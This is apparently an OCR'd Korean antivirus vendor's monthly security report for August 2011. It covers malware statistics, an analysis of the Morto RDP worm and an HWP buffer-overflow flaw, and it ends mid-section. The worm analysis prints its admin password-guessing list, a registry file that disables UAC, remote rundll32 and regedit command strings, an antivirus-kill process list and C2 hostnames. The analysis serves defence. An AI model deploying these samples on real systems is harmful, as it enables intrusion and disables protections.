www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 8 월의 악성코드 통계 3

1. 악성코드 통계 3

(1) 감염 악성코드 Top 15 3

(2) 카테고리별 악성코드 유형 4

(3) 카테고리별 악성코드 비율 전월 비교 4

(4) 월별 피해 신고 추이 5

(5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 – "원격 데스크톱(RDP) Worm - Trojan.SvcLoad.cache" 6

(1) 개요 6

(2) 악성코드 분석 6

3. 취약점 이슈 분석 – "한글(HWP) 코드 실행 취약점" 10

(1) 개요 10

(2) 취약점 분석 10

(3) 결론 11

4. 허니팟/트래픽 분석 12

(1) 상위 Top 10 포트 12

(2) 상위 Top 5 포트 월별 추이 12

(3) 악성 트래픽 유입 추이 13

5. 스팸 메일 분석 14

(1) 일별 스팸 및 바이러스 통계 현황 14

(2) 월별 통계 현황 14

(3) 스팸 메일 내의 악성코드 현황 15

Part Ⅱ 보안 이슈 돋보기 16

1. 8 월의 보안 이슈 16

2. 8 월의 취약점 이슈 18

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part I 8월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2011년 8월 1일 ~ 2011년 8월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	↑2	K.EXP.SWF.ShellCode.Gen	Exploit	92,595
2	↑3	S.SPY.OnlineGames.nsys	Spyware	24,283
3	↑7	V.DWN.86016	Trojan	21,967
4	↓3	K.EXP.SWF.Downloader	Exploit	21,667
5	↑5	V.DWN.Agent.Pinsearch	Trojan	16,942
6	↑2	S.SPY.OnlineGames.ws	Spyware	15,395
7	↑4	V.TRJ.Clicker.Winsoft	Trojan	14,270
8	New	S.SPY.Lineag-GLG	Spyware	13,304
9	↑6	V.DWN.KorAdware.Gen	Trojan	13,124
10	New	V.TRJ.Agent.DTLitte	Trojan	12,988
11	↑1	V.DWN.Agent.499712	Trojan	11,967
12	New	A.ADV.Admoke	Adware	11,674
13	New	Variant.Graftor.22	Etc	11,550
14	New	Trojan.Iframe.MC	Trojan	10,793
15	New	Script.SWF.C06	Exploit	9,193


※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
8월의 감염 악성코드 TOP 15는 K.EXP.SWF.ShellCode.Gen가 92,595건으로 TOP 15 중 1위를 차지했으며, S.SPY.OnlineGames.nsys이 24,283건으로 2위, V.DWN.86016가 21,967건으로 3위를 차지했습니다. 이 외에도 8월에 새로 Top 15에 진입한 악성코드는 총 8종 입니다.

8월에도 주말(금요일 저녁~월요일 새벽까지) 기간을 통한 온라인 게임 계정 탈취 악성코드 유포가 가장 많이 시도되었으며, 감염자는 8월 한달 간 약 3만 명에 이른 것으로 추정되고 있습니다. 온라인 게임 계정 탈취 악성코드 감염을 예방하기 위해서는 우선 가장 많이 사용되고 있는 MS 윈도우 보안 패치, 특히 MS Internet Explorer와 Adobe Flash Player 취약점에 대한 보안 패치가 매우 중요합니다.


ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율은 취약점(Exploit)이 39%로 가장 많은 비율을 차지하였고, 트로이 목마가(Trojan) 35%, 스파이웨어가(Spyware) 18%의 비율을 나타냈습니다.
8월, Exploit 비율이 높은 이유는 온라인 게임 계정을 탈취하는 악성코드의 유포방법으로 Exploit 이 사용되었기 때문으로 분석됩니다.

(3) 카테고리별 악성코드 비율 전월 비교




8월의 특이사항으로 취약점(Exploit)의 경우, 전월에 비해 변동이 없고 스파이웨어(Spyware)는 증가, 트로이 목마(Trojan)의 비율은 감소하였습니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

(4) 월별 피해 신고 추이

[2010년 09월 ~ 2011년 08월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 8월은 전달에 비해 약 400건 정도 피해 신고가 감소했으며, Adobe Flash Player, MS Internet Explorer의 취약점을 이용한 악성코드 감염 피해 문의가 여전히 많았습니다.

(5) 월별 악성코드 DB 등록 추이

[2010년 09월 ~ 2011년 08월]



DB 등록추이는 변종이 많이 발생되는 순위라고도 할 수 있습니다.
8월은 전반적으로 악성코드 변종에 대해 소폭 증가하거나 변동이 없는 경우가 많았습니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part I 8월의 악성코드 통계

2. 악성코드 이슈 분석 – "원격 데스크톱(RDP) Worm - Trojan.SvcLoad.cache"

(1) 개요

원격 데스크탑 연결(RDP, 3389)이 설정되어 있는 서버 또는 PC에서 administrator계정에 취약한 패스워드를 설정한 경우 Morto 웜에 감염될 수 있습니다. 이번 달에는 RDP를 통해 전파되는 Morto 웜(진단명 : Trojan.SvcLoad.cache)에 대해 알아보겠습니다.

(2) 악성코드 분석

① 드롭퍼(유포경로 알 수 없음)

최초의 드롭퍼(Dropper)가 설치되면 아래 파일들을 드롭(Drop)합니다.


C:₩Windows₩clb.dll

C:₩Windows₩system32₩sens32.dll


C:₩windows₩offline web pages₩cache.txt

Clb.dll 파일은 regedit.exe 파일이 실행될 때 import 하는 DLL 파일로써 원래 파일은 시스템 폴더에 존재하지만 드롭퍼 실행 후 사용자가 레지스트리 에디터(regedit.exe)를 실행할 경우, DLL Hijacking 문제로 인해 Regedit.exe가 윈도우 폴더의 clb.dll 파일을 먼저 로드해 악성코드가 실행됩니다.

- 정상 clb.dll Export 함수




- 악성코드 Export 함수




ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

"System Event Notification" 서비스 레지스트리 실행 DLL 파일을 sens32.dll 로 변경하며, 이 DLL 또한 clb.dll 을 로드(Load)합니다.




svchost.exe 에 의해 서비스가 실행되면 로드된 clb.dll 파일은 HKEY_LOCAL_MACHINE₩SYSTEM₩WPA 레지스트리에서 드롭퍼가 생성해 놓은 'md' 값을 읽어 악성코드가 실행되고 md 항목의 바이너리에는 cache.txt 파일과 악성코드가 사용할 내용들이 암호화 되어 있습니다.



② 악성코드 분석(cache.txt)

컴퓨터 리부팅 시 자동실행을 위하여 아래 서비스에 등록하고 실행된 이후에는 탐지를 피하기 위하여 실행된 서비스를 삭제합니다.



ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

악성코드는 "%systemRoot%₩system32₩svchost.exe -k netsvcs" 항목에 의해 netsvcs 항목으로 등록되어 실행되며, HKEY_LOCAL_MACHINE₩SYSTEM₩WPA md 값을 읽어들여 svchost.exe 프로세서에서 동작합니다.

악성코드가 실행되면 감염된 컴퓨와 같은 서브넷의 컴퓨터들을 대상으로 RDP(3389) 패킷을 전송합니다.

또한 administrator 계정을 대상으로 아래와 같은 password 의 대입을 시도합니다.

Z1234	888888	!@#$%	letmein
000000	987654	%u%111111	password
$1234	999999	%u%12	PASSWORD
12345	1111111	%u%123	princess
111111	1234567	%u%1234	qazwsx
111222	1314520	%u%123456	rockyou
112233	7777777	<1234	secret
121212	11223344	1234qwer	super
123123	12344321	1q2w3e	zxcvbnm
123321	12345678	1qaz2wsx	
123456	22222222	abc123	
159357	31415926	abcd1234	
168168	77777777	admin	
520520	88888888	admin123	
654321	123456789	computer	
666666	987654321	dragon	
789456	1234567890	iloveyou	

원격접속에 성공하면 clb.dll 파일을 a.dll 파일로 복사하고, 아래의 레지스트리 적용 항목을 r.reg 파일로 생성합니다.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System]
"ConsentPromptBehaviorAdmin"=dword:0
"EnableLUA"=dword:0
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Layers]
"c:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"d:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"e:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"f:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"g:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"h:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"i:\\windows\\system32\\rundll32.exe"="RUNASADMIN"
"c:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"d:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"e:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"f:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"g:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"h:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"i:\\windows\\SysWOW64\\rundll32.exe"="RUNASADMIN"
"c:\\winnt\\system32\\rundll32.exe"="RUNASADMIN"
"c:\\win2008\\system32\\rundll32.exe"="RUNASADMIN"
"c:\\win2k8\\system32\\rundll32.exe"="RUNASADMIN"
"c:\\win7\\system32\\rundll32.exe"="RUNASADMIN"
"c:\\windows7\\system32\\rundll32.exe"="RUNASADMIN"
```

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

위에서 생성한 파일들을 원격에서 실행하여 원격컴퓨터가 악성코드에 감염됩니다.

```
10020E73  0  *.plg
10020E7B  0  CPluginS::OnReceive
10020E8F  0  %sm%d.plg
10020E9B  0  lst.t
10020EA3  0  rundll32 \\tsclient\a\a.dll a
10020EC3  0  regedit /s \\tsclient\a\r.reg
10020EE3  0  administrator
10020F33  0  lscan
10020F3B  0  st.qfsl.net
10020F4B  0  Default
```

추가적으로 백신 탐지를 피하기 위하여 아래 프로세스를 종료합니다.

```
0B1B  0  Shell_TrayWnd
0C3B  0  ACAAS
0C43  0  ArcaConfSV
0C4F  0  cmdagent
0C5B  0  freshclam
0C67  0  a2service
0C73  0  FPAVServer
0C7F  0  FortiScand
0C8B  0  NSESVC.EXE
0C97  0  scanwscs
0CA3  0  Vba32Ldr
0CAF  0  SavService
0CBB  0  K7RTScan
0CC7  0  SpySweeper
0CD3  0  avpmapp
0CDB  0  AvastSvc
0CE7  0  knsdave
0CEF  0  PavFnSvr
0CFB  0  MPSvc
0D07  0  coreServiceShell
0D1B  0  GDFwSvc
0D23  0  fsdfwd
0D2B  0  mcshield
0D37  0  vsserv
0D3F  0  MsMpEng
0D47  0  avgwdsvc
0D53  0  ccSvcHst
0D5F  0  KVSrvXP
0D67  0  kxescore
0D73  0  RavMonD
0D7B  0  zhudongfangyu
0D8B  0  360rp
0D93  0  avguard
0DA7  0  %.2f_%s
0DBF  0  System
```

악성코드 업데이트 및 다운로드를 위하여 아래 서버 접속을 시도합니다.

wht%d.qfsl.net

dos%d.qfsl.net

t.qfsl.net

flt%d.qfsl.net

wb%d.jifr.net

db%d.jifr.net

sb.jifr.net

fb%d.jifr.co.cc

fb%d.jiafr.com

fb%d.jifr.info

fb%d.jifr.net

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part I 8월의 악성코드 통계

3. 취약점 이슈 분석 – "한글(HWP) 코드 실행 취약점"

(1) 개요

한국인터넷보호진흥원에서 한글 취약점을 이용하는 악성코드의 대한 정보가 지난 7월 4일에 업데이트되었습니다. 공격자는 웹 게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP) 파일을 사용자가 열어보도록 유도하여 악성코드 유포가 가능한 것으로 보이며, 낮은 버전의 한글 사용자는 악성코드 감염에 취약할 수 있습니다. 취약점을 악용하여 설치된 악성코드는 해커로부터 원격 제어를 받는 봇(Bot)으로써, PC 내부에 존재하는 정보를 유출하는 등의 악성행위를 수행합니다.

해당 시스템
-영향 받는 소프트웨어
한글 2002 5.7.9.3047 및 이전버전
한글 2004 6.0.5.764 및 이전버전
한글 2005 6.7.10.1053 및 이전버전
한글 2007 7.5.12.604 및 이전버전
한글 2010 8.0.3.726 및 이전버전

-영향 받지 않는 소프트웨어
한글 2002 5.7.9.3049 및 이후 버전
한글 2004 6.0.5.765 및 이후 버전
한글 2005 6.7.10.1055 및 이후 버전
한글 2007 7.5.12.614 및 이후 버전
한글 2010 8.0.3.748 및 이후 버전
출처: 한국정보보호진흥원

(2) 취약점 분석

한글 프로그램에서 사용하는 HwpApp.dll 모듈에서 호출되는 EtcDocGroup.DFT 모듈에서 Buffer Overflow 취약점이 발생하였습니다.

```
v5 = 0;
do
{
  v6 = LocalVariableA[v5];
  LocalVariableB[v5++] = v6;
}
while ( v6 );
```

```
mov     cl, [esp+eax+64h+var_50]
mov     [esp+eax+64h+var_28], cl
inc     eax
test    cl, cl
jnz     short loc_10024620
```

한글 버전 7.0.1.215의 EtcDocGroup.DFT 모듈


ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

이는 위와 같은 메모리 카피 코드에서 임의의 코드를 실행 시킬 수 있는 코드실행취약점입니다. 공격자는 Stack Segement Section의 끝까지 메모리를 덮어쓰면서 SEH Handler 부분을 덮어쓰게 되고 Section의 끝까지 덮어쓰다가 Memory Violation Exception이 발생하는 순간 SEH가 동작하며 공격자의 코드로 실행 흐름이 옮겨지며 악성 행위를 수행합니다.


```
strncpy(&Dest, &Source, 0x28u);
push    28h             ; Count
lea     ecx, [esp+68h+Source]
push    ecx             ; Source
lea     edx, [esp+6Ch+Dest]
push    edx             ; Dest
call    ds:strncpy
add     esp, 0Ch
```

한글 버전 7.5.12.616의 EtcDocGroup.DFT 모듈

최신 버전에서는 위와 같이 패치되었고 이번에 발견된 한글 취약점을 악용한 HWP 파일들은 아래 이미지와 같이 파일 내부에 위장용 HWP 파일을 포함하고 있습니다.



그리고 해당 HWP 파일이 실행되면 임시 폴더에 797.tmp과 attachments-.hwp 파일이 생성되며 실제 악성 행위는 797.tmp에서 수행됩니다. 이 파일에 대해서는 본 문서에서는 다루지 않지만 attachments-.hwp 파일은 정상 HWP 파일로써 사용자로 하여금 정상 파일이 열린 것으로 오인하도록 만듭니다.



알약에서는 Exploit.HWP.ShellCode.A과 Trojan.Keylogger.ADS.b으로 탐지하고 있습니다.

(3) 결론


위와 같이 국내 관공서에서 주로 사용하는 문서 파일의 취약점을 악용한 악성코드의 유포는 사회 공학 기법(Social Engineering)과 결합하여 최근 이슈화되고 있는 APT(Advanced Persistent Threat) 공격의 시작점으로 활용됩니다. 이의 해결방안으로 한글과 컴퓨터 홈페이지를 방문하여 보안업데이트 파일을 다운받아 설치하거나, 자동업데이트를 통해 한글 최신 버전으로 업데이트를 해야 합니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part I 8월의 악성코드 통계

4. 허니팟/트래픽 분석

(1) 상위 Top 10 포트

